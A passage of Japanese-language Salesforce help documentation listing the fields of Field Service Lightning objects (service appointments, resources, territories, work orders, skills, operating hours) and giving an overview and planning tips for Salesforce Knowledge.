スケジュール済み開始時間	予約の開始予定時間。Field Service Lightning 管理パッケージとスケジュールオプティマイザを使用している場合、この項目は予約が人員に割り当てられると入力されます。
サービステリトリー	予約に関連付けられたサービステリトリー。親レコードが作業指示または作業指示品目の場合、予約は親のサービステリトリーを継承します。
Status	(参照のみ) 予約の状況。状況は、現在の時間、予約の [スケジュール済み開始時間] と [スケジュール済み終了時間]、[実際の開始時間] と [実際の終了時間]、[派遣状況] に基づいて自動的に入力されます。選択リストには、次のように計算される値が表示されます。 • *未スケジュール*: [スケジュール済み開始時間] と [スケジュール済み終了時間] 項目が空白です。 • *スケジュール済み*: [スケジュール済み開始時間] 項目と [スケジュール済み終了時間] 項目が入力されています。 • *派遣済み*: [派遣状況] が [派遣済み] に変更されています。 • *進行中*: [実際の開始時間] 項目は入力されていますが、[実際の終了時間] 項目は空白です。 • *完了*: [実際の開始時間] 項目と [実際の終了時間] 項目が入力されています。 • *キャンセル*: [派遣状況] が [キャンセル] に変更されています。 • *見逃し*: [スケジュール済み開始時間] 項目と [スケジュール済み終了時間] 項目は入力されていますが、[実際の開始時間] 項目と [実際の終了時間] 項目が空白で、[スケジュール済み終了時間] の時間が経過しています。

項目名	説明
	• *長期間実行中*: 予約は［*進行中*］ですが、［スケジュール済み終了時間］の時間が経過しています。 • *遅延*: 予約は［*スケジュール済み*］ですが、現在の時間が［スケジュール済み開始時間］と［スケジュール済み終了時間］の間にあります。 メモ: その他の予約状況は作成できません。サービス予約の状況を編集できるようにする必要がある場合は、カスタム項目を使用してください。
Subject	予約について説明する短い語句。

関連トピック:

サービス予約の使用に関するガイドライン

サービス人員の項目

サービス人員とその関連オブジェクトには、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

サービス人員とは、フィールドサービス作業を完了できるユーザのことです。次の項目があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目名	説明
有効	このオプションを選択すると、人員を作業指示に割り当てることができます。サービス追跡の目的のために、人員は削除できないため、人員を解任する最適な方法はその人員を無効にすることです。
Capacity-Based	業務量ベースの人員は、指定された期間内の特定の時間または予約数に制限されます。 ヒント: [業務量] 関連リストには、人員の業務量が表示されます。
Description	リソースの説明。
スケジュールの最適化に含める	このオプションを選択すると、サービススケジュールオプティマイザでの最

項目名	説明
	適化プロセス中にこの人員を作業指示に割り当てることができます。Field Service Lightning 管理パッケージがインストールされている場合にのみ使用します。スケジュールの最適化には、「Field Service Scheduling」権限セットライセンスを持つユーザのみを含めることができます。
Name	人員の名前。通常は、関連付けられたユーザの名前または役職を入力します。
人員種別	人員が技術者であるか派遣担当者であるかを指定します。派遣担当者である人員は業務量ベースにすることができません。また、スケジュールの最適化に含めることもできません。派遣担当者に指定できるのは、「Field Service Scheduling」権限セットライセンスを持つユーザのみです。 メモ: 人員種別を追加することはできません。
ユーザ	関連付けられたユーザ。

*人員の不在*は、サービス人員が作業できない期間です。次の項目があります。

項目名	説明
不在 ID	(参照のみ) 不在を識別する自動生成番号。
不在種別	不在の種別には、*「ミーティング」*、*「トレーニング」*、*「医療」*、*「休暇」*があります。必要に応じて、カスタム値を追加できます。
Address	不在に関連付けられた住所。
Description	不在の説明。
終了時刻	不在が終了する日時。
人員名	不在のサービス人員。
開始時刻	不在が開始する日時。

サービス人員の*業務量*は、指定された期間内に人員が実行できる作業量を示します。業務量レコードには次の項目があります。

項目名	説明
EndDate	業務量の終了日。たとえば、契約の終了日など。
Name	(参照のみ)業務量レコードを識別する自動生成番号。
期間あたりの時間数	人員が期間ごとに作業できる時間数。
サービス人員	関連付けられた人員。
開始日	業務量が有効になる日付。
期間	日数、時間数、または月数。たとえば、人員が1か月あたり80時間作業できる場合、業務量の［期間］は「月」、［期間あたりの時間数］は「80」になります。
期間あたりの作業項目数	人員が期間ごとに完了できるサービス予約の合計数。

関連トピック:

- サービス人員の設定
- サービス人員の使用に関するガイドライン

サービステリトリーの項目

サービステリトリーとサービステリトリーメンバーには、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

サービステリトリーは、フィールドサービス作業を実行できる地域を表します。次の項目があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目名	説明
有効	サービステリトリーが使用されるかどうかを示します。テリトリーが無効な場合、テリトリーにメンバーを追加したり、テリトリーを作業指示、作業指示品目、サービス予約に関連付けたりすることはできません。
Address	テリトリーに関連付ける住所。テリトリーの本社の住所を指定することをお勧めします。
Description	テリトリーの説明。
Name	テリトリーの名前。
業務時間	テリトリーの業務時間。テリトリー内のサービス予約をいつ実施する必要が

項目名	説明
	あるかを示します。テリトリーのメンバーであるサービス人員は、サービステリトリーメンバーレコードで別の時間が指定されていない限り、そのテリトリーの業務時間を自動的に継承します。
上位テリトリー	テリトリーの親サービステリトリー(ある場合)。たとえば、*「中央区」*テリトリーにはその親として*「東京都」*テリトリーを指定できます。
最上位テリトリー	(参照のみ) サービステリトリー階層の最上位テリトリー。テリトリーが階層のどこにあるかに応じて、その最上位テリトリーが親と同じになる場合があります。

*サービステリトリーメンバー*とは、サービステリトリー内で作業できるサービス人員のことです。次の項目があります。

項目名	説明
Address	メンバーの住所。この項目には、関連するサービス人員の住所を指定することをお勧めします。
EndDate	サービス人員がテリトリーのメンバーでなくなる日付。人員が長期間テリトリー内で作業する場合、この項目は空白のままにします。この項目は主に、一時的な再配置が終了することを示す場合に役立ちます。
メンバー数	(参照のみ)サービステリトリーメンバーを識別する自動生成番号。
業務時間	メンバーの業務時間。サービステリトリーから継承されます。
サービス人員	サービステリトリーに割り当てられたサービス人員。
サービステリトリー	サービス人員が割り当てられているサービステリトリー。
開始日	サービス人員がサービステリトリーのメンバーになる日付。
テリトリー種別	プライマリ、セカンダリ、または再配置。 • プライマリテリトリーは通常、人員が最も頻繁に作業するテリトリー(本拠地の周辺など)です。サービス人員に割り当てることができるプライマリテリトリーは 1 つのみです。

項目名	説明

	• セカンダリテリトリーは、必要に応じて人員を予約に割り当て可能なテリトリーです。サービス人員に複数のセカンダリテリトリーを割り当てることができます。
	• 再配置テリトリーは、サービス人員の一時的な異動を表します。スケジュールオプティマイザが含まれる Field Service Lightning 管理パッケージを使用している場合、再配置テリトリーのある人員は、指定された再配置日付中は常に再配置テリトリー内のサービスに割り当てられます。再配置テリトリーがない場合、プライマリテリトリーがセカンダリよりも優先されます。
	たとえば、サービス人員に次のテリトリーを設定できます。
	• プライマリテリトリー: *ウェストシカゴ*
	• セカンダリテリトリー:
	  – *イーストシカゴ*
	  – *サウスシカゴ*
	• 再配置テリトリー: マンハッタン (3 か月)

関連トピック:

- サービステリトリーの設定
- サービステリトリーの使用に関するガイドライン

作業指示項目

作業指示には、次の項目が含まれます。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

項目	説明
取引先	作業指示に関連付けられた取引先。
町名・番地	作業指示が完了した複合型の住所。作業指示は、関連付けられた取引先からアドレスを継承します。作業指示のサービス予約と品目はその住所を継承します。ただし、品目の住所は更新できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目	説明
納入商品	作業指示に関連付けられた納入商品。
営業時間	作業指示に関連付けられた営業時間。
ケース	作業指示に関連付けられたケース。
市区郡	作業指示が完了した市区郡。最大文字数は 40 文字です。
取引先責任者	作業指示に関連付けられた取引先責任者。
国	作業指示が完了した国。最大 80 文字です。
通貨 ISO コード	組織で使用できる通貨の ISO コード。マルチ通貨機能を有効化している組織にのみ使用できます。
説明	作業指示の説明。作業指示を *[完了]* とマークするためにユーザが完了する必要のある手順を説明することをお勧めします。
割引	(参照のみ)作業指示のすべての品目名に対する割引の重みつき平均。これは 100 までの正の数です。
期間	作業指示を完了するのに必要な予定時間。期間の単位を［期間種別］項目に指定します。
期間種別	期間の単位 (分または時間)。
終了日	作業指示が完了した日付。この項目は、自動的に入力されるように設定していない場合は空白です。［開始日］項目 (類似項目) を設定するサンプルワークフロールールは、以下を参照してください。
エンタイトルメント	作業指示に関連付けられたエンタイトルメント。
エンタイトルメント処理終了時刻	作業指示のエンタイトルメントプロセスが終了する時刻。作業指示にエンタイトルメントプロセスが適用される場合は、この項目が表示されます。
エンタイトルメント処理開始時刻	作業指示のエンタイトルメントプロセスが開始された時刻。作業指示にエンタイトルメントプロセスが適用される場合は、この項目が表示されます。
地理コードの精度	物理的住所と比較した場合の場所の地理座標の精度レベル。通常、住所の緯度および経度座標に基づいて、地理コードサービスからこの値が提供されます。
総計	(参照のみ) 作業指示の合計金額 (税込)。
最終更新日	作業指示が最後に更新された日付。

項目	説明
最終参照日	作業指示が最後に参照された日付。
緯度	［経度］と一緒に使用して、作業指示が完了した住所の正確な地理位置情報を指定します。許容値は、–90 ～ 90 (小数点以下 15 桁まで) の数値です。
品目名	(参照のみ) 作業指示の作業指示品目数。
経度	［緯度］と一緒に使用して、作業指示が完了した住所の正確な地理位置情報を指定します。許容値は、–180 ～ 180 (小数点以下 15 桁まで) の数値です。
マイルストン状況	マイルストンは、エンタイトルメントプロセスの1ステップです。「準拠」、「オープン違反」、「クローズ違反」の3つのうちのいずれかを指定できます。作業指示にエンタイトルメントプロセスが適用される場合は、この項目が表示されます。詳細は、「マイルストンの状況」を参照してください。
マイルストン状況アイコン	マイルストンの状況に対応するアイコン。 • 適合 • 未処理の違反 • クローズ違反
所有者	作業指示の割り当てられた所有者。
親作業指示	作業指示の親作業指示 (ある場合)。 ヒント: 作業指示の子作業指示は、[子作業指示] 関連リストで表示、作成、削除します。
郵便番号	作業指示が完了した郵便番号。最大 20 文字です。
価格表	作業指示に関連付けられた価格表。価格表を作業指示に追加すると、別の価格表エントリを作業指示の品目名に割り当てることができます。この項目は、商品が有効な場合にのみ使用できます。
優先度	作業指示の優先度。選択リストには、カスタマイズ可能な次の値が表示されます。 • *低* • *中* • *高* • *重大*

項目	説明
ルート作業指示	(参照のみ)作業指示階層の最上位作業指示。作業指示が階層のどこにあるかに応じて、ルートが親と同じになる場合があります。
サービス契約	作業指示に関連付けられたサービス契約。
サービステリトリー	作業指示が実行されるサービステリトリー。
開始日	作業指示が有効になる日付。この項目は、自動的に入力されるように設定していない場合は空白です。この項目を設定するサンプルワークフロールールは、以下を参照してください。
都道府県	作業指示が完了した状態。最大 80 文字です。
状況	作業指示の状況。選択リストには、カスタマイズ可能な次の値が表示されます。 • *新規* • *処理中* • *保留中* • *完了* • *クローズ済み* 作業指示の状況を変更しても、作業指示品目または関連付けられているサービス予約の状況は影響されません。
状況のカテゴリ	それぞれの状況の値が分類されるカテゴリ。5 つの使用可能な状況カテゴリは、デフォルトの状況値と同じです。 カスタムの［状況］値を作成する場合は、どのカテゴリに属すかを指定する必要があります。たとえば、［応答待機中］(入力を待機中) という値を作成する場合、それが［保留中］カテゴリに属するということを指定できます。
町名・番地	作業指示が完了した番地および町名。
件名	作業指示の件名。完了させるジョブの特性および目的を説明します。たとえば、「年 1 回の徹底的なオンサイトメンテナンス」などです。最大文字数は 255 文字です。
小計	(参照のみ)割引および税金を適用する前の作業指示品目の小計の合計。

項目	説明
消費税等	作業指示の税額合計。たとえば、合計金額が $100 の作業指示の場合、10 パーセントの税金を適用するには「$10」と入力します。通貨記号を使用して、または使用せずに数値を入力できます。また、小数点以下の桁数は最大 2 桁です。
合計金額	(参照のみ) 割引後の作業指示品目の合計金額 (税別)。
作業指示番号	作業指示を識別する自動生成番号。
作業種別	作業指示に関連付けられた作業種別。作業種別が選択されている場合、作業指示はその作業種別の [期間]、[期間種別]、および必要なスキルを自動的に継承します。

例: [開始日] 項目と [終了日] 項目はデフォルトでは空白ですが、自動的に入力するようにワークフロールールを設定できます。次のルールでは、[状況] 項目が *[処理中]* に変更されたときに、[開始日] 項目に現在の日時を入力します。

1. 作業指示オブジェクトのワークフロールールを作成する手順は、次のとおりです。
   - [評価条件] で、[作成済み] を選択します。
   - [ルール条件] で、`「Work Order: Status EQUALS In Progress」` と入力します。
2. [新規項目自動更新] ワークフローアクションを追加します。
   - [更新する項目] で、[開始日] を選択します。
   - [日付オプション] で、数式を使用するオプションを選択し、数式 `「NOW()」` を入力します。
3. ルールを保存して有効化します。

関連トピック:

作業指示の使用に関するガイドライン
作業指示の使用に関する考慮事項
作業指示の設定
作業指示品目の項目

作業指示品目の項目

作業指示品目には次の項目が含まれます。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目	説明
町名・番地	品目のアドレス。品目は親作業指示からアドレスを継承しますが、手動で更新することもできます。
納入商品	品目に関連付けられている納入商品。 組織で階層納入商品 (Spring '16 以降に使用可能) を使用している場合は、作業指示の品目を異なる納入商品にリンクする必要がある場合があります。このため、品目は自動的に親作業指示の納入商品値を継承しません。
Closed	品目が完了しているかどうかを示します。品目の状況を［クローズ済み］に変更すると、ユーザインターフェースでこのチェックボックスがオンになります。
通貨 ISO コード	組織で使用できる通貨の ISO コード。マルチ通貨機能を有効化している組織にのみ使用できます。
説明	品目の説明。品目を *［完了］* とマークするためにユーザが実行する必要のある手順を説明することをお勧めします。
割引	品目に適用する割引率。パーセント記号を使用して、または使用せずに数値を入力できます。また、小数点以下の桁数は最大 2 桁です。
期間	品目を完了するのに必要な予定時間。期間の単位を［期間種別］項目に指定します。
期間種別	期間の単位 (分または時間)。
終了日	品目の完了日。

項目	説明
地理コードの精度	物理的住所と比較した場合の場所の地理座標の精度レベル。通常、住所の緯度および経度座標に基づいて、地理コードサービスからこの値が提供されます。
緯度	[経度]と一緒に使用して、作業指示が完了した住所の正確な地理位置情報を指定します。許容値は、–90 ～ 90 (小数点以下 15 桁まで) の数値です。
品目番号	品目を特定する自動生成番号。
リスト価格	対応する価格表エントリに表示される品目(商品)の価格。商品が指定されていない場合は、デフォルトの 0 に設定されます。(参照のみ)
経度	[緯度]と一緒に使用して、作業指示が完了した住所の正確な地理位置情報を指定します。許容値は、–180 ～ 180 (小数点以下 15 桁まで) の数値です。
順序	品目に関連付けられている順序。たとえば、品目を完了する前に交換部品を注文する必要がある場合があります。
親作業指示品目	品目の親品目 (存在する場合)。 ヒント: 品目の子品目は、[子作業指示品目]関連リストで表示、作成、削除します。
価格表エントリ	品目に対応する価格表エントリ。親作業指示で価格表が指定されている必要があります。
商品	価格表エントリに関連付けられた商品。
数量	品目の数量。
ルート作業注文品目	品目階層の最上位の品目。品目名が階層のどこにあるかに応じて、ルートが親と同じになる場合があります。(参照のみ)
サービステリトリー	品目の作業が実行されるサービステリトリー。
開始日	品目が有効になる日付。
状況	品目の状況。選択リストには、カスタマイズ可能な次の値が表示されます。 • *新規* • *処理中* • *保留中* • *完了*

項目	説明
	• *クローズ済み*
状況のカテゴリ	それぞれの状況の値が分類されるカテゴリ。5つの使用可能な状況カテゴリは、デフォルトの状況値と同じです。 カスタムの［状況］値を作成する場合は、どのカテゴリに属すかを指定する必要があります。たとえば、［応答待機中］(入力を待機中) という値を作成する場合、それが［保留中］カテゴリに属するということを指定できます。
件名	品目の件名。「タイヤの確認」など。
小計	品目の単価に数量を乗じた金額。(参照のみ)
合計金額	品目の小計に割引が適用された価格。(参照のみ)
単価	デフォルトでは、品目の単価は価格表からの商品のリスト価格ですが、変更できます。
作業指示	品目の親作業指示。作業指示品目は作業指示に関連付ける必要があるため、この項目は必須です。
作業種別	品目に関連付けられた作業種別。作業種別が選択されている場合、作業指示品目はその作業種別の［期間］、［期間種別］、および必要なスキルを自動的に継承します。

関連トピック:

作業指示の設定

作業指示項目

作業種別の項目

作業種別には、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目名	説明
Description	作業種別の説明。この作業種別が表すタスクに関する詳細を追加します。
期間種別	[予想所要時間] の単位 (分または時間)。
予想所要時間	作業にかかる推定時間。推定所要時間は、[所要時間種別] 項目で選択した値に基づく分または時間単位です。
Name	作業種別の名前。その作業種別からどのような種類の作業指示が作成されるのかがすぐにわかるような名前を使用してください。たとえば、「年 1 回の冷蔵庫メンテナンス」、「バルブ交換」など。

関連トピック:

- 作業指示項目
- 作業指示品目の項目
- 作業指示の設定

リンク済み記事の項目

リンク済み記事とは、作業指示または作業指示品目に添付されているナレッジ記事です。リンク済み記事には次の項目が含まれます。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目	説明
記事 ID	記事がレコードに添付されたときに作成されるリンク済み記事レコードの ID。
記事タイトル	添付記事のタイトル。
記事バージョン	レコードに添付されている記事のバージョン。この項目には添付されている

項目	説明
	バージョンのタイトルが表示され、そのバージョンにリンクします。 記事を作業指示に添付すると、それ以降のバージョンが公開されても、添付したバージョンの記事が作業指示に関連付けられたままになります。必要に応じて、作業指示から記事を添付解除して再添付すると、最新バージョンをリンクできます。 たとえば、レコードに添付されたときの記事のタイトルが「検索条件の置換方法」であった場合、この項目には同タイトルが表示され、添付されているバージョンにリンクします。
ナレッジの記事 ID	レコードに添付されている記事の ID。
最後の参照	記事が最後に参照された日付。
リンクされたオブジェクト種別	(参照のみ)記事が添付されているレコードタイプ。たとえば、記事が作業指示に添付されている場合は、この項目に「作業指示」と表示されます。
リンクされたレコード ID	記事が添付されているレコードの ID。たとえば、記事が作業指示に添付されている場合は、この項目に作業指示の ID が表示されます。
レコードタイプ ID	リンク済み記事のレコードタイプ。この項目は、レコードタイプが使用されている場合にのみ入力されます。

関連トピック:

- 作業指示でのナレッジの使用に関するガイドライン

業務時間の項目

業務時間および時間枠には次の制限事項があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

*業務時間*をサービステリトリー、サービステリトリーメンバー、および取引先に割り当て、フィールドサービス作業を実行可能な時間を指定できます。Salesforce の[業務時間]タブで業務時間を作成します。業務時間には次の項目があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目名	説明
Description	業務時間の説明。名前に含まれていない詳細を追加します。
Name	業務時間の名前。たとえば、*「夏季の業務時間」*、*「冬季の業務時間」*、*「ハイシーズンの業務時間」*など。
タイムゾーン	業務時間のタイムゾーン。

*時間枠*は、フィールドサービス作業を完了できる 1 日内の期間を表します。業務時間を作成したら、[時間枠]関連リストでそれぞれの日の時間枠を作成します。時間枠には次の項目があります。

項目名	説明
曜日	時間枠が適用される曜日。
終了時刻	時間枠が終了する時刻。
Name	時間枠の名前。この名前は曜日と時刻形式([月曜日午前 9 時～ 10 時]など)で自動入力されますが、必要に応じて手動で更新できます。
業務時間	時間枠が属する業務時間。業務時間の時間枠は、[業務時間]関連リストに表示されます。
開始時刻	時間枠が開始する時刻。
Type	時間枠の種別。使用できる値は、*[通常]*と*[拡張]*です。*[拡張]*を使用して時間外シフトを表すことができます。

メモ: 業務時間または時間枠のカスタム項目は作成できません。

関連トピック:

業務時間の作成

フィールドサービスのスキルの項目

スキルは、フィールドサービス人員の認定と専門分野を表します。スキルとその関連オブジェクトには、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

*スキル*は、認定と専門分野を表します。スキルは [設定] で作成され、次の項目があります。

項目名	説明
Name	スキルの名前。
Description	スキルの説明。
API 参照名	API でのスキルの一意の名前。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

メモ: スキルを作成する場合、[ユーザの割り当て] および [プロファイルの割り当て] セクションは空白のままにします。これらの項目は、スキルも使用する Live Agent 専用です。

*サービス人員スキル*とは、サービス人員に割り当てられたスキルのことです。サービス人員の詳細ページの [スキル] 関連リストに表示され、次の項目があります。

項目名	説明
EndDate	スキルが期限切れになる日付。たとえば、人員が6か月後に認定を再取得する必要がある場合、終了日はその認定の期限が切れる日付になります。
サービス人員	スキルを持つ人員。
スキル	人員が持つスキル。
スキルレベル	人員のスキルレベル。スキルレベルの範囲は0～99.99です。スキルレベルを定義する方法についてのヒントは、「スキル設定の定義」を参照してください。
開始日	人員がスキルを習得した日付。たとえば、スキルが認定を表す場合、開始日は認定日になります。

*スキル要件*とは、人員が作業を完了するのに必要なスキルのことです。作業種別、作業指示、作業指示品目の詳細ページの [スキル要件] 関連リストに表示され、次の項目があります。

項目名	説明
関連レコード	スキルが必要となる作業指示、作業指示品目、または作業種別。

項目名	説明
スキル	必須スキル。
スキルレベル	必須スキルレベル。スキルレベルの範囲は 0 ～ 99.99 です。

関連トピック:

フィールドサービスのスキルの設定

知識ベースの追加

Salesforce ナレッジの追加

Salesforce ナレッジの概要

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

知識ベースを構築し、Web サイト訪問者、クライアント、パートナー、およびサービスエージェントに最上級のサポートを提供します。Salesforce ナレッジを使用すると、自社の情報を作成、管理し、必要な時に必要な場所で安全に共有できます。

Salesforceナレッジベースは、ナレッジ記事で構成されます。ナレッジ記事とは、情報が含まれたドキュメントです。記事には、製品をデフォルトに戻す方法などプロセスに関する情報や、製品がサポートするストレージ容量はどのくらいか、などといったよくある質問が含まれています。

経験豊富なサービスエージェントや社内のライターが記事を作成します。作成された記事は、内部データベース、お客様コミュニティやパートナーコミュニティ、または公開 Web サイトなど、幅広いチャネルで公開されます。どこでどの情報が公開されるかは、記事レイアウトプロファイルと項目レベルセキュリティに基づいて決定されます。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

Salesforce ナレッジドキュメントの概要

次のリストを使用すると、Salesforce ドキュメントセットの Salesforce ナレッジ情報を検索できます。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

Salesforce ナレッジの概要

- Salesforce ナレッジの概要
- 知識ベースの計画
- Salesforce ナレッジの制限
- 記事および翻訳の操作
- 『Salesforce ナレッジガイド』

Salesforce ナレッジの設定

- 知識ベースの構築
- ナレッジ記事タイプ
- Salesforce ナレッジへの既存の情報のインポート
- ナレッジ記事へのアクセス
- 記事のワークフローと承認

Salesforce 知識ベースの使用

- [ナレッジ] タブでの記事および外部ソースの検索
  - Salesforce コンソールでのナレッジ記事の検索
  - 検索のしくみ
  - [記事] タブまたは [ナレッジ] タブ
  - Android デバイスでの Salesforce ナレッジ記事の検索および表示については、「Salesforce1 for Android での Salesforce ナレッジ記事へのアクセス (ベータ)」および「Salesforce1 と Salesforce フルサイトとの違い」を参照してください。
- 記事の作成と編集
- 記事および翻訳の公開
- Salesforce ナレッジ記事に関するレポート

Salesforce ナレッジ記事のデータカテゴリの定義

- Salesforce.com のデータカテゴリ
- カテゴリグループの作成と編集
- カテゴリグループへのデータカテゴリの追加

Salesforce ナレッジ記事の翻訳

- マルチ言語の知識ベースの設定

- Salesforce ナレッジ内の記事の翻訳
- 翻訳用の記事のエクスポート
- 翻訳記事のインポート

Salesforce 知識ベースの共有

- Salesforce コンソールおよび Salesforce ナレッジ
- 公開 Web サイトの訪問者に Salesforce ナレッジ記事を表示するには、AppExchange から *Public Knowledge Base* アプリケーションをインストールします。このパッケージを使用して公開知識ベースをインストール、設定、およびカスタマイズするには、AppExchange から入手できる『Public Knowledge Base AppExchange App Guide』を参照してください。

Salesforce ナレッジを使用した開発

- 『Salesforce ナレッジ開発者ガイド』には、Salesforce ナレッジ固有の開発に関する説明とチュートリアルおよび例が記載されています。
- 『Force.com REST API 開発者ガイド』には、REST API での記事のサポートに関する説明が記載されています。
- 『SOAP API 開発者ガイド』には、Salesforce ナレッジ API に関する説明が記載されています。
  - ガイドライン
  - オブジェクト
  - コール
- 『メタデータ API 開発者ガイド』には、Salesforce ナレッジのメタデータ API オブジェクトに関する説明が記載されています。
- 『Visualforce 開発者ガイド』には、Salesforce ナレッジの Visualforce コンポーネントに関する説明が記載されています。
- 『Force.com Apex コード開発者ガイド』には、Apex の KnowledgeArticleVersionStandardController クラスに関する説明が記載されています。

知識ベースの計画

サポートチームの専門知識を蓄積して公開するための戦略を立てる場合に重要なことは、個々の企業のニーズを考慮することです。充実した知識ベースがあれば、顧客へのサービスが迅速化するだけでなく、顧客が問題を自力で解決できるようになります。

Salesforce ナレッジの設定は、「どのようにしたいか」と自問しながら進めるプロセスです。Salesforce ナレッジには多数の機能やオプションがあり、組織に適したものを自由に選ぶことができます。

考慮事項	詳細
どのような情報を公開する必要があるか?	記事タイプ
情報を提供するのは誰か?	ナレッジユーザライセンス、ユーザの設定
情報を承認および管理するのは誰か?	ナレッジの管理、入力規則
記事の作成や公開を管理するワークフローや承認プロセスは必要か?	記事のワークフローと承認
既存の知識ベースやドキュメントがあり、インポートする必要があるか?	Salesforce ナレッジへの既存の情報のインポート
誰がどこでどのような情報を読む必要があるか?	ナレッジ記事へのアクセス、ナレッジの公開グループの作成、公開グループへの記事アクションの割り当て
情報を分類する必要はあるか?	Salesforce.com のデータカテゴリ
誰がどのカテゴリにアクセスできるようにするか?	データカテゴリの表示設定
複数の言語をサポートしているか?	マルチ言語の知識ベースの設定
エージェントがケースに対応しながら記事を検索する必要はあるか?	ケースメールへの PDF 版の記事の添付、ケース情報に基づく推奨記事一覧の表示、Knowledge One ウィジェットの設定
エージェントが Chatter の記事をフォローする必要があるか?	フィード追跡
知識ベースを外部と共有する必要があるか?	*Public Knowledge for Mobile, Web, and Facebook (モバイル、Web、Facebook の公開知識)*
検索精度を高める必要はあるか?	記事検索機能の向上

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

考慮事項	詳細
進化を続ける知識ベース指向サービス業界のガイドライン、リソース、現在の論点は必要か?	Salesforceナレッジは、顧客のサポート方法のベストプラクティスを評価する Consortium for Service Innovation (サービスイノベーション協会) の「KCS 認定」を受けています。ナレッジ中心のサポート (KCS) 機能を実装すれば、チーム内での効率的なコラボレーションが実現し、顧客に的確な情報を提供できます。

Salesforce ナレッジを計画して使用するときは、次のヒントを参考にしてください。

- Salesforce ナレッジにシノニムグループを作成します。シノニムは、記事の検索で同義として扱われる語または句で、検索結果を最適化できます。
- データカテゴリを設定する前に、カテゴリグループとその階層を慎重に計画します。また、カテゴリ階層をロール階層にどのように対応付けるかについても検討します。詳細は、「データカテゴリの表示設定」を参照してください。
- Salesforceナレッジデータに関するカスタムレポートを作成します。また、AppExchangeから*知識ベースのダッシュボードおよびレポートアプリケーション*をインストールすると、20 種を超える有益なレポートを入手できます。
- 複数のエージェントが同時に1つの記事を編集できます。その場合、変更内容を頻繁に保存したとしても、記事への変更が警告なしに別の編集者によって上書きされる可能性があります。不測のデータ損失を避けるため、記事を編集するすべてのユーザに、割り当てられた記事のみを編集するように指示します。
- 記事、記事タイプ、およびデータカテゴリの最大制限を理解します。
- 定期的に使用状況を見直してストレージ不足を回避します。[設定] から、[クイック検索] ボックスに「*組織のディスク使用量*」と入力し、[組織のディスク使用量] を選択します。
- 公開知識ベースユーザは記事を評価できません。
- ファイルカスタム項目の種別を使用すると、エージェントが記事にドキュメントを添付できます。
- 記事タイプのカスタム項目を別のデータ型に変換すると、データが失われる場合があります。項目にデータがある場合、カスタム項目の変換は行わないでください。
- Salesforceナレッジの表示ラベル名を変更する場合、タイトルや種別などの標準項目名は固定されています。記事の作成ページや記事の編集ページのこれらの項目は、表示ラベルが変更されません。組織が別の言語に設定されている場合、これらの項目はその言語の固定された表示ラベルのままになります。
- Salesforce ナレッジ検索エンジンでは、見出語化をサポートしています。見出語化とは、単語をその原形に戻すプロセスです。見出語化を使用すると、検索語の拡張形との一致も検出されます。たとえば、「`running`」を検索すると、*run*、*running*、および *ran* を含む項目が一致します。
- 組織が必要とする記事のタイプと、エージェントによるこれらの記事タイプの利用法を明確に理解してください。記事タイプとその利用法によって、Salesforce ナレッジユーザに割り当てる必要がある記事タイプ権限と記事アクションが決まり、それに基づいて組織で必要な一連のプロファイルや権限セットを作成できます。詳細は、「ナレッジ記事へのアクセス」 (ページ 3314)を参照してください。
- ワークフロールールを作成する必要がある記事タイプがあるかどうか判別します。たとえば、エージェントがケースのクローズ時に記事を作成したら記事マネージャにメールを送信するルールを作成できます。

